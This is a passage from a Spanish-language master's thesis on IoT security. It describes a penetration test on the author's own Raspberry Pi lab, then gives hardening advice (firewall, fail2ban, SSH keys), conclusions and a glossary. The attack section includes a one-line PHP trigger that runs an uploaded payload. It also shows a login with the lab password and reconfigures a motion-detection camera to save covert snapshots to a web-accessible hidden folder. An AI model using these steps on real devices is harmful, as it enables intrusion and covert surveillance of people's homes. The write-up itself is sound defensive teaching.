


De la misma forma subimos el archivo **"run_payload.php".** Este archivo solo contiene una línea de código necesario para ejecutar el payload.py:

```
<?PHP shell_exec('python payload.py'); ?>
```

El sistema esta listo para ser atacado. En Kali Linux iniciamos de nuevo el msfconsole y repetimos los pasos de 1 a 6 descritos en el párrafo 6.3 (a excepción del paso 5, ya que no es necesario crear otro payload).


figura 32 - Ataque con Metasploit



Una vez iniciado el comando **exploit** en Kali Linux, desde el url en Firefox, ejecutamos el archivo **run_payload.php.**

Con el comando **whoami** vemos que el usuario es **www-data**. Sin embargo, aunque el servicio ssh esta desactivado, podemos logearnos con el usuario **"pi"** y su contraseña **"MyPi1"** tal como se demuestra en la imagen 33.


figura 33 - Remote login con Metasploit



6.7 Tomando control de la cámara de seguridad

Esta prueba es una breve demostración de cómo a partir de los pasos descritos en los párrafos anteriores podríamos tomar control de cualquier dispositivo conectado al entorno de nuestro Raspberry Pi. En la siguiente imagen se ilustra el ataque esquemáticamente [50].

figura 34 - Ataque a cámara en entorno IoT



Primero queremos averiguar si existe algún servicio iniciado relacionado con alguna posible cámara conectada. En Kali Linux, con el comando **ps -aux** generamos una lista de todos los procesos en el Raspberry Pi. Sabemos que **motion** es un servicio muy popular en instalaciones de cámaras de seguridad de bajo costo, por lo tanto, filtramos con el comando **ps -aux | grep motion.** En la siguiente captura de pantalla vemos en el proceso 1563 el servicio motion.service. El comando **sudo service motion status** revela que el servicio esta desactivado.

figura 35 - Capturas de pantallas (motion comandos)

```
pi@raspberrypi:/var/www/html/.upload$ ps -aux | grep motion
root      1563  0.0  0.3   9996  3284 ?        S    08:33   0:00 systemctl status motion.service
pi        1809  0.0  0.0   7348   572 ?        S    08:46   0:00 grep --color=auto motion
```

…

```
pi@raspberrypi:/var/www/html/.upload$ sudo service motion status
WARNING: terminal is not fully functional
-  (press RETURN)
● motion.service - LSB: Start Motion detection
   Loaded: loaded (/etc/init.d/motion; generated)
   Active: inactive (dead) since Sun 2019-11-17 08:45:37 GMT; 16min ago
```

…

```
pi@raspberrypi:/var/www/html/.upload$ sudo service motion start
pi@raspberrypi:/var/www/html/.upload$ sudo service motion status
WARNING: terminal is not fully functional
-  (press RETURN)
● motion.service - LSB: Start Motion detection
   Loaded: loaded (/etc/init.d/motion; generated)
   Active: active (running) since Sun 2019-11-17 09:10:13 GMT; 1min 23s ago
```

Con **sudo service motion start** iniciamos el servicio y con eso la cámara.

Un hacker malicioso podría ir mas haya, con un editor podría tratar de modificar el archivo **motion.conf.** Con **sudo nano /etc/motion/motion.conf** podría abrir el archivo y en caso de éxito podría añadir o modificar las secciones:

Target directory for pictures, snapshots and movies
Output pictures when motion is detected

Por ejemplo, en putty se inicia la sesión y se abre el archivo **motion.conf.**

A continuación, se añade o modifica las secciones mencionadas, tal como se muestra en las capturas siguientes. Y finalmente iniciamos el servicio motion con el comando **sudo service motion restart.**

figura 36 - Modificacion archivo motion.conf

```
# Output pictures when motion is detected
picture_output best
snapshot_interval 30
```

…

```
# Target directory for pictures, snapshots and movies
target_dir /var/www/html/.upload
```

Cada 30 segundos la cámara hará una captura o foto del entorno.
En el archivo **/var/www/html/.upload** se guardan las capturas**.**
Este es el directorio que se había creado en el párrafo 5.5 y por lo tanto es accesible a través de por ejemplo Firefox tal como se ve en la imagen 37.

figura 37 - Archivos en directorio oculto




figura 38 - Captura tomada por una cámara hackeada

La figura 38 es una de las capturas dentro del hogar tomadas por la cámara hackeada.

Con esta prueba se pretende acentuar la necesidad de configurar adecuada mente los entornos IoT. Tanto la seguridad como la privacidad de los individuos podrían correr el riesgo de ser explotados.

Por eso, en el siguiente párrafo se dan algunas recomendaciones de cómo proteger un sistema de IoT, como lo es nuestro PiTestLab.

6.8 Protegiendo el entorno IoT basado en Raspberry Pi

Como ya se ha mencionado anteriormente, la flexibilidad que ofrece un Raspberry Pi como núcleo de procesamiento para dispositivos de IoT conlleva una serie de riesgos de seguridad. Un sistema operativo de propósito general ofrece muchos servicios o funciones que no siempre son necesarios para el funcionamiento correcto de un dispositivo de IoT. Por ejemplo, una cafetera inteligente o un timbre inteligente probablemente no necesite ejecutar un navegador web ni actuar como un servidor FTP, probablemente tampoco necesite hacer uso de SSH [51].

El nivel de seguridad depende de cómo vamos a utilizar el dispositivo IoT. Este párrafo describe algunas pautas para aumentar la seguridad de nuestro Raspberry Pi, aunque bien se podrían aplicar a otros sistemas de Linux [52].

Cambiar el nombre del usuario predeterminado: Todas las Raspberry Pi que ejecutan el sistema operativo de Raspbian tienen el mismo nombre de usuario y la misma contraseña predeterminados, a saber **"pi"** y **"raspberry"**. Cambiar el nombre del usuario inmediatamente aumentara la seguridad de nuestro sistema. El proceso es crear un nuevo usuario con los mismos privilegios de pi para después borrar o deshabilitar el usuario pi. La tabla 7 deja ver paso por paso este proceso, donde como ejemplo se crea el usuario **PoortKeeper**.

Tabla 7 – Pasos para crear nuevo usuario admin

Comando	Descripcion
sudo adduser PoortKeeper	Crea el usuario poortKeeper (/home/PoortKeeper/)
sudo usermod -a -G adm,dialout, cdrom,sudo,audio,video,plugdev, games,users,input,netdev,gpio,i2c, spi **PoortKeeper**	Con este comando se añade el nuevo usuario al grupo sudo y recibe los permisos de administrador.
sudo pkill -u pi	Para cerrar todos los procesos del usuario pi
sudo deluser pi	EL usuario pi es borrado
sudo deluser -remove-home pi	Por último, se elimina también la carpeta de pi

Cambiar la contraseña predeterminada: Todas las Raspberry Pi que ejecutan el sistema operativo de Raspbian tienen la misma contraseña predeterminada **"raspberry"**. Si no se cambia de inmediato cualquier individuo podría acceder fácilmente a nuestro sistema. La contraseña se puede modificar a través de la aplicación **raspi-config**, o simplemente desde la línea de comandos con el comando **passwd**.

En nuestro entorno de pruebas vimos que la contraseña se modificó a MyPi1. Sin embargo, esta modificación no mejora mucho la seguridad de nuestro sistema. Un hacker experimentado puede averiguar esta contraseña en menos de un minuto. Es aconsejable que la contraseña tenga como mínimo 12 caracteres de larga y debería incluir números, símbolos, letras mayúsculas y letras minúsculas. Tampoco es aconsejable utilizar como contraseña una palabra o combinación de palabras del diccionario.

La tabla siguiente demuestra como añadir tan solo un carácter a nuestra contraseña aumenta la seguridad exponencialmente [53].

Tabla 8 - Tiempo para descifrar una contraseña

Caracteres	Tiempo estimado
“abcdefg” 7 caracteres	29 milisegundos
“abcdefgh” 8 caracteres	5 horas
“abcdefghi” 9 caracteres	5 dias
“abcdefghij” 10 caracteres	4 meses
“abcdefghijk” 11 caracteres	1 decada
“abcdefghijkl” 12 caracteres	2 siglos

Hacer sudo que requiera una contraseña: Colocar la palabra sudo delante de un comando hace que este se ejecute como superuser que por defecto no necesita contraseña. En general, esto no es un problema. Sin embargo, si nuestro Raspberry Pi está expuesto a Internet y de alguna manera es explotada, por ejemplo, a través de un exploit en una página web, el atacante podrá modificar la configuración de nuestro sistema, tal como se demostró en las pruebas de penetración del párrafo anterior.

Asegurase de tener las últimas versiones de seguridad: Esto puede ser tan simple como asegurarse de que nuestra versión de Raspbian esta actualizada, ya que una distribución actualizada contiene las últimas correcciones de seguridad. ¿Cómo?, Primero actualizamos la lista de paquetes con el comando **sudo apt update**. Luego con el comando **sudo apt full-upgrade** actualizamos todos los paquetes instalados a sus últimas versiones. **Full-upgrade** es preferible al simple **upgrade** ya que full-upgrade también detecta cualquier cambio de dependencia que pueda haber surgido.

Mejora de la seguridad SSH: Si utilizamos SSH, puede ser aconsejable añadir una tarea al cronjob que **actualice** específicamente el servidor SSH **diariamente**. Un cronjob o crontab es un comando de Unix que ejecuta un programa o script a una hora determinada que sirve para automatizar procesos. Por lo general el inicio de una sesión con SSH requiere un nombre de usuario y su contraseña. Volvemos a recalcar, la importancia de tener una contraseña sólida y robusta. Esto ayuda a evitar ataques de diccionario o similares.
Otra sugerencia es permitir o denegar usuarios específicos que puedan usar ssh. Como ejemplo, en el archivo **/etc/ssh/sshd_config** podemos añadir:

- **AllowUsers Pedro Samanta** (para permitir ssh)
- **DenyUsers Filemon Antonio** (para denegar ssh)

Instalar un cortafuego: Existen diferentes soluciones de firewall disponibles para Linux y Raspbian. La solución más utilizada es iptables, que sirve para proporcionar filtrado de paquetes. Otra alternativa que proporciona una interfaz más simple que iptables es **ufw**, que significa Uncomplicated Fire Wall [54].

El comando para instalar el cortafuego ufw es: **sudo apt install ufw.**
Configurar las reglas o rules de un corta fuego puede ser bastante complicado. Envuelve permitir o bloquear direcciones IP específicas, especificar la dirección

en que está permitido el tráfico, o limitar el número de intentos de conexión, por ejemplo, para contrarrestar ataques DoS. También se puede especificar los dispositivos a los que las reglas han de aplicar, por ejemplo, eth0, wlan0.
En la tabla 9 se muestran algunas reglas básicas del cortafuego ufw.

Tabla 9 - Reglas basicas del cortafuego ufw

Regla	Descripción
sudo ufw enable / disable	Para activar o desactivar el firewall
sudo ufw status	Muestra una lista de todos los parámetros actuales
sudo ufw allow 22	Permite acceso a un puerto especifico (en este el 22)
sudo ufw deny 22	Deniega acceso a un puerto especifico (en este el 22)
sudo ufw allow ssh	Este ejemplo permite el acceso al servicio ssh
sudo ufw deny 22/tcp	Para especificar qué servicio está permitiendo o denegando en un puerto especifico
sudo ufw limit ssh/tcp	Limita los intentos de inicio de sesión en el puerto ssh usando tcp. Niega la conexión si una dirección IP ha intentado conectarse seis o más veces en los últimos 30 segundos.
ufw deny from 192.168.2.35 port 30	Denegar el acceso al puerto 30 desde la dirección IP 192.168.2.35

Usar autenticación basada en claves: Los pares de claves son dos claves seguras criptográficas que se utilizan para autenticar un cliente en un servidor SSH. Una de las claves es privada y la otra es pública. En el servidor SSH se encuentra la copia de la clave pública y, cuando se solicita un enlace, utiliza esta clave para enviar al cliente un mensaje de desafío que el cliente cifrará utilizando la clave privada. Si el servidor consigue descifrar el mensaje se podrá confirmar la identidad del cliente.

Las claves se archivan por defecto en el directorio de inicio del usuario, bajo la carpeta **.ssh**. El comando para generar las claves es **ssh-keygen.** Las claves tienen por defecto una longitud de 2048 bits, aunque si la situación lo requiere se puede generar claves más largas. Para que todas las autenticaciones se hagan con los pares de claves se debe de deshabilitar los inicios de sesión de contraseña en el archivo **/etc/ssh/sshd_config**.


En este archivo las siguientes tres líneas deben cambiarse a no:
- ChallengeResponseAuthentication **no**
- PasswordAuthentication **no**
- UsePAM **no**

Instalar fail2ban: Es un escáner escrito en python que examina los archivos de registro generados por el Raspberry Pi para detectar actividades sospechosas. Cuando en nuestro Raspberry Pi se usa ssh o se utiliza como servidor web, este escaner puede ser muy útil ya que es inevitable configurara el firewall para que deje pasar cierto tráfico. Con fail2ban se puede capturar anomalías como por ejemplo múltiples intentos de fuerza bruta para iniciar una sesión.
Asimismo, Fail2ban puede detectar intentos de inicio de sesión de direcciones IP sospechosas y puede activar al cortafuego instalado para bloquear dichas IPs.

De esta manera Fail2ban nos ahorrara tener que revisar manualmente los archivos de registro en busca de intentos de intrusión y luego tener que actualizar el firewall a mano [55] [56].

Como ejemplo, una vez instalado fail2ban en nuestro Raspberry Pi podemos abrir archivo **/etc/fail2ban/jail.local** y buscamos la sesión [ssh], tal como se demuestra en la imagen 39.

figura 39 - Fail2ban: configuaracion [ssh]



En este ejemplo podemos ver que la sección ssh está habilitada y examina el **puerto ssh**. Y **filtra** usando los parámetros de **/etc/fail2ban/filter.d/sshd.conf** para detectar actividades maliciosas. Ademas, solo se permite tres reintentos antes de alcanzar el límite de intentos para autentificarse correctamente.

Bantime = -1: significa que después de tres intentos incorrectos la dirección IP será baneada permanentemente.
Bantime = 24: significaría que se banea tal IP por 24 horas.
Banaction = iptables-multiport: significa que el sistema Fail2ban ejecutará el archivo /etc/fail2ban/action.d/iptables-multiport.conf cuando se detecte actividad sospechosa.

Desafortunadamente, el riesgo es la realidad de la vida en Internet. Sin embargo, como hemos visto, se pueden tomar medidas sensatas para proteger razonablemente un entorno IoT basado en el Raspberry PI y de esa manera minimizar esos riesgos.

7 Conclusiones

En este capítulo final del TFM se explica hasta qué grado se han conseguido los objetivos iníciales del proyecto. Asimismo, se enfatizan algunas de las conclusiones más relevantes a las cuales hemos llegado durante el proyecto. Finalmente, se dará una breve reflexión personal sobre este master.

7.1 Objetivos conseguidos

A pesar de que la planificación inicial resulto ser muy ajustada, se ha logrado entregar todos los productos de cada fase del proyecto en la fecha indicada según el plan docente. Particularmente la entrega tercera, la fase de prácticas, resulto ser una lucha contra reloj debido a que la cantidad de pruebas planificadas fue un tanto ambiciosa. No obstante, se han realizado suficientes pruebas que destacan la importancia de testear cualquier entorno IoT para descubrir vulnerabilidades y tomar medidas apropiadas para proteger el sistema contra cualquier riesgo de seguridad.

En cuanto a la cuestión principal de esta investigación, **¿Qué amenazas de seguridad surgen cuando se implementa un sistema de IoT?** se puede concluir que ha sido satisfactoriamente resuelta. Asimismo, se dio respuesta a las subpreguntas en las cuales se ha basado esta investigación, a saber:

1. ¿Qué comprende la IoT?
2. ¿Qué amenazas y vulnerabilidades existen en dispositivos y redes de IoT?
3. ¿Cuáles son algunas de las tecnologías y métodos disponibles para desarrollar un sistema de IoT seguro?

7.2 Conclusiones por capitulo

El **capítulo 2** da respuesta a la primera subpregunta, ¿Qué comprende la IoT? En este capítulo, la IoT se define como una red de objetos conectados entre sí y a menudo a internet, que recogen datos sobre su entorno. Con estos datos como base el sistema puede tomar decisiones e iniciar acciones automatizadas que afecten al entorno. Hemos visto que a menudo los dispositivos de IoT son de escasa protección lo que los convierte en un blanco fácil para ciberataques.

El **capítulo 3** deja ver como las vulnerabilidades de hardware y por lo tanto la gestión de la seguridad de los dispositivos de IoT plantea un gran reto. Entre otros, los ataques de “Hardware Trojan” y ataque de “Análisis de canal lateral” son considerados como unas de las principales amenazas de seguridad en hardware. Un requisito primordial es la actualización segura del firmware y del sistema operativo. Se debe garantizar que el arranque del dispositivo es seguro y que funciona según lo previsto. También se ha de validar la identidad del dispositivo y que los datos relacionados con la seguridad, como las claves de cifrado, están protegidas adecuadamente.

En el **capítulo 4** hemos considerado las amenazas de la red IoT. La red es el medio de transporte de datos entre dispositivos, instalaciones y aplicaciones.

Según el tipo de solución de IoT, se utilizan diferentes métodos de comunicación que a menudo requieren diferentes medidas de seguridad.
En entornos de IoT sólo se deberían permitir dispositivos aprobados y autenticados. Donde sea posible la criptografía debería ser aplicada para la protección del entorno y crear canales seguros para la comunicación entre los diferentes protocolos. Asimismo, el Control de Acceso al entorno IoT debe de ser una parte esencial del plan de seguridad.

El **capítulo 5** se ha concentrado en la protección de datos y software. El enfoque es la seguridad proactiva. A menudo son los usuarios los que presentan el mayor problema debido a que utilizan contraseñas muy débiles y en muchas ocasiones no las cambian con regularidad. Se recomienda contraseñas robustas, con una largura de cómo mínimo 12 caracteres. La contraseña debería incluir letras mayúsculas y minúsculas, así como números y símbolos. Igualmente, no se deberían utilizar como contraseña una palabra o combinación de palabras del diccionario. Empresas deben implementar reglas de seguridad que aseguren el cumplimiento de todos los requisitos de seguridad. Por medio de sesiones de entrenamientos se debería estimular la sensibilización de usuarios con respecto a los riesgos de seguridad y como hacer frente a estos.

Finalmente, en el **capítulo 6** se ha demostrado la importancia de realizar pruebas de penetración para encontrar vulnerabilidades en los sistemas IoT. Estas pruebas deben de abarcar todos estos componentes, teniendo en cuenta la interacción de los componentes entre sí. Las pruebas de penetración dan una visión puntual del sistema, sin embargo, el entorno IoT está en continuo movimiento. Por lo tanto, se debe implementar un modelo de validación continua, donde los servicios y dispositivos claves son monitoreados para detectar anomalías.

7.3 Reflexión personal

Realizar este máster ha sido un reto para mí y puedo concluir que ha resultado en una experiencia gratificante. Un reto, sobre todo, por ser la primera vez que realizo un estudio en el idioma español y poner los pensamientos por escrito en este idioma significa un verdadero desafío. Gratificante, porque he llevado este proyecto a un final exitoso a pesar de los contratiempos que se han ido presentando durante los dos años de duración del máster. Los diferentes módulos que he elegido durante los dos años de estudio me han ayudado a investigar y profundizar en temas de interés personal. Además, he tenido la satisfacción de poder poner en práctica algunos de estos temas en la vida profesional.

Por supuesto el reto hubiese sido mucho más difícil sin el apoyo de mi esposa e hijos, por lo que les estoy muy agradecido. Asimismo, quiero dar las gracias a mi tutor, Juan Carlos Fernández Jara, por su apoyo y guía a lo largo de todo el trayecto del máster. Por último, quedo muy agradecido a mi tutor de TFM, Carlos Hernández Gañán por su feedback durante este trabajo final de máster.

8 Glosario

AES: Advanced Encryption Standard es una técnica de encriptación informática. Es un subconjunto del algoritmo Rijndael donde el tamaño del bloque es de 128 bits, y la clave es de 128, 192 o 256 bits.

Bootloader: Es un programa de ordenador que inicia el sistema operativo en el momento del inicio de un ordenador.

Cain and Abel: Es una herramienta de recuperación de contraseñas para Microsoft Windows. Utiliza métodos como el sniffer de paquetes de red, descifrando hashes utilizando ataques de diccionario, fuerza bruta y ataques de criptoanálisis.

Cloud Computing: La computación en nube hace que el hardware, el software y los datos, estén disponibles bajo demanda a través de una red, a menudo a través de Internet. El término proviene de las técnicas esquemáticas utilizadas en informática, donde se indica una gran red descentralizada con la ayuda de una nube.

CMP: El pulido químico mecánico es una potente técnica de fabricación que utiliza la oxidación química y la abrasión mecánica para eliminar el material y lograr niveles muy altos de planitud.

CPU: también llamado procesador central o procesador principal, es el circuito electrónico dentro de una computadora que lleva a cabo las instrucciones de un programa de computadora realizando las operaciones aritméticas básicas, lógicas, de control y de entrada/salida especificadas en las instrucciones.

DAS: Es un medio de almacenamiento conectado a un sistema informático y que contiene esos datos cuando el ordenador no está encendido. En general, DAS se refiere a uno o más discos duros conectados a través de IDE, Serial ATA o SCSI.

DDoS: Son las siglas de Distributed Denial of Service. La traducción es “ataque distribuido denegación de servicio”, y traducido de nuevo significa que se ataca al servidor desde muchos ordenadores para que deje de funcionar.

DNS: Dynamic Domain Name System, Sistema de nombres de dominio dinámico. Tecnología que permite cambiar la tabla de equivalencia entre el nombre de host y la dirección IP, y el DNS actualizando automáticamente cualquier cambio producido en la base de datos DNS.

EPROM: Es memoria de sólo lectura programable borrable, es un tipo de chip de memoria de sólo lectura programable que retiene sus datos cuando su fuente de alimentación está desconectada.

Ethernet (IEEE 802.3): es un estándar de red mediante el cual los ordenadores se comunican entre sí en una LAN. Hoy en día, Ethernet también se utiliza en la WAN.

Firewall: Es un sistema de seguridad de red que monitorea y controla todo su tráfico de red entrante y saliente basado en reglas de seguridad predeterminadas.

Firmware: Es un software que se programa en el hardware. Esto se puede hacer una sola vez, pero las técnicas modernas como la memoria flash también permiten actualizar el firmware. La EEProm se carga con el nuevo programa.

FOG: La computación nebulizada o fog networking, también conocida como fogging, es una arquitectura que utiliza dispositivos de extremo para llevar a cabo una cantidad sustancial de computación, almacenamiento, comunicación local y enrutamiento a través de la red troncal de Internet.

FTP: Un software que le permite descargar archivos desde el servidor, así como subir archivos al mismo.

HASH: Es un algoritmo matemático que transforma cualquier bloque arbitrario de datos en una nueva serie de caracteres con una longitud fija. El valor **hash** de salida tendrá siempre la misma longitud

Hotspot: Un lugar o punto donde se ofrece Internet inalámbrico (wifi). A veces esto es gratis, a veces hay que pagar para poder usar Internet.

HT: Hardware Trojan es un pequeño cambio a un circuito integrado que puede perturbar el funcionamiento del chip. Con el diseño correcto, un atacante inteligente puede alterar un chip para que falle en un momento crucial o genere señales falsas. O el atacante puede añadir una puerta trasera que puede olfatear claves de encriptación o contraseñas o transmitir datos internos del chip al mundo exterior.

HUB: Un hub, como un switch, es un dispositivo en la infraestructura de una red. En una red informática, un hub es el centro de los ordenadores conectados.

IaaS: La infraestructura como servicio es una forma de computación en la nube. La infraestructura se ofrece virtualmente.

IC: Un circuito integrado es un pequeño chip que puede funcionar como amplificador, oscilador, temporizador, microprocesador o incluso como memoria de ordenador. Generalmente está fabricado de silicona y puede contener desde cientos hasta millones de transistores, resistencias y condensadores.

IDS: Un sistema de detección de intrusiones es un sistema automatizado que detecta el acceso no autorizado a un sistema o red de información.

Internet of Things (IoT): En este estudio se utilizará la siguiente definición del Internet de las cosas como una red de objetos (a menudo conectados a Internet) que recogen datos de su entorno, y pueden intercambiarlos para tomar decisiones (semiautónomas) y/o realizar acciones que afectan a su entorno.

IPS: También conocidos como sistemas de detección y prevención de intrusiones (IDPS), son dispositivos de seguridad de red que supervisan las actividades de la red o del sistema en busca de actividades maliciosas.

ISM: Describe los controles que una organización necesita implementar para garantizar y proteger de manera la confidencialidad, disponibilidad e integridad de los activos frente a amenazas y vulnerabilidades.

ITaaS: Es un modelo operativo en el que un proveedor de servicios de tecnología de la información ofrece un servicio de tecnología de la información a una empresa.

John the Ripper: es un cracker rápido de contraseñas para UNIX/Linux y Mac OS. Su propósito principal es detectar contraseñas Unix débiles, aunque también soporta hashes para muchas otras plataformas.

Keychain:Es el sistema de gestión de contraseñas de macOS desarrollado por Apple. Puede contener diferentes tipos de datos: contraseñas, claves privadas, certificados y notas seguras.

LOIC: Low Orbit Ion Cannon es una aplicación de prueba de estrés de red de código abierto y de ataque de denegación de servicio, escrita en C#.

Mirai: Un malware que se autodifunde que se centra en dispositivos de IoT conectados a Internet, como televisores inteligentes, cámaras CCT, routers y otros electrodomésticos. Se dirige principalmente a los sistemas conectados a Internet que ejecutan sistemas operativos Linux para convertirlos en "bots" de control remoto. Estos bots se utilizan para lanzar ataques de red a gran escala.

Malware: El malware es cualquier software utilizado para perturbar los sistemas informáticos, recopilar información confidencial o acceder a sistemas informáticos privados.

MOOC: Los MOOC (acrónimo en inglés de Massive Open Online Course)1 o CEMA en español (Curso En-línea Masivo y Abierto) son cursos en línea dirigidos a un número ilimitado de participantes a través de Internet según el principio de educación abierta y masiva.

NAC: Es un enfoque de seguridad informática que intenta unificar la tecnología de seguridad de los puntos finales autenticación de usuarios o sistemas y aplicación de la seguridad de la red.

NAS: Es un medio de almacenamiento conectado a la red que utiliza el protocolo TCP/IP para la transmisión de datos. Los dispositivos NAS son servidores de archivos completos.

PaaS: Es una forma de cloud computing que se ofrece como un servicio, y proporciona una plataforma para que los clientes desarrollen, ejecuten y gestionen aplicaciones sin la complejidad de construir y mantener la infraestructura que normalmente conlleva.

Phishing: Forma de fraude vía Internet. Consiste en engañar a personas atrayéndolas a un sitio web falso, copia del sitio web real, para robar datos sensibles de la víctima.

PuTTY: Es un emulador de terminal gratuito y de código abierto, consola serie y aplicación de transferencia de archivos de red. Soporta varios protocolos de red, incluyendo SCP, SSH, Telnet, rlogin y conexión de socket raw. También puede conectarse a un puerto serie.

RAID: Es un método para almacenar datos duplicados en dos o más discos duros. Se utiliza para la copia de seguridad de datos, para mejorar el rendimiento, aumentar las funciones de almacenamiento y mejorar el rendimiento.

SaaS: Es un software que se ofrece como un servicio en línea. El cliente no tiene que comprar el software, sino que contrata este servicio por un periodo de tiempo.

SAN: Una red de área de almacenamiento es una infraestructura de TI específica que permite a los ordenadores de los centros informáticos compartir la capacidad de almacenamiento.

SCA: El análisis de canal lateral es una amenaza que explota las debilidades en las implementaciones físicas de los algoritmos criptográficos en lugar de los propios

algoritmos. SCA explota cualquier fuga involuntaria observada en canales físicos como la temporización, la disipación de potencia, la radiación electromagnética (EM), etc.

SCRAM-SHA-1: es un mecanismo SASL que mejora el DIGEST-MD5. Sus principales ventajas consisten en ofrecer los dos métodos, salar y hash de la contraseña en el almacenamiento y en el tránsito.

SD: Es una tarjeta de memoria construida con memoria flash. Puede ser usado en electrónica portátil como cámaras digitales, computadoras portátiles y PDAs.

SEM: Un microscopio electrónico de rastreo es un tipo de microscopio electrónico que produce imágenes de una muestra escaneando la superficie con un haz de electrones enfocado.

SPAM: Nombre colectivo para los mensajes no deseados y también Incluye correos electrónicos no solicitados y anuncios en sitios web.

SSH: También conocido como Secure Shell o Secure Socket Shell, es un protocolo de red que ofrece a los usuarios, una forma segura de acceder a un equipo a través de una red no segura.

SSL: Los certificados SSL son protocolos criptográficos para crear una base de confianza al establecer una conexión segura.

STARTTLS: es un método para añadir el intercambio seguro de datos a través de TLS a un protocolo de red existente, manteniendo al mismo tiempo la compatibilidad con versiones anteriores.

STRIDE: Modelo de clasificación de amenazas y es un acrónimo de Spoofing, Tampering, Repudio, Divulgación de Información, Denegación de Servicio y Escalamiento de Privilegios.

TFM: Trabajo Final de Máster

Thingbots: Red de bots que incorpora objetos conectados independientemente.

TLS: Es un protocolo criptográfico diseñados para proporcionar seguridad de comunicaciones a través de una red informática. El objetivo principal del protocolo TLS es proporcionar privacidad e integridad de los datos entre dos o más aplicaciones informáticas en comunicación.

Touch ID: El escáner de huellas dactilares Touch ID en el iPhone 5S y el iPhone 6 se utiliza para el acceso, los pagos en el App Store y mucho más.

TPM: Los Trusted Plaform Modules son pequeños chips de seguridad que se encuentran principalmente en tabletas, PCs y laptops de negocios para aumentar el nivel de seguridad de los dispositivos móviles.

UDP Unicorn: es un software de ataque DoS libre y de código abierto. El software ataca la conexión de red de un ordenador enviando repetidamente paquetes UDP con datos basura. UDP Unicorn utiliza Winsock para crear sockets y enviar paquetes UDP.

VPN: Es una tecnología de red de computadoras que permite una extensión segura de la red de área local sobre una red pública o no controlada como Internet.

9 Bibliografía

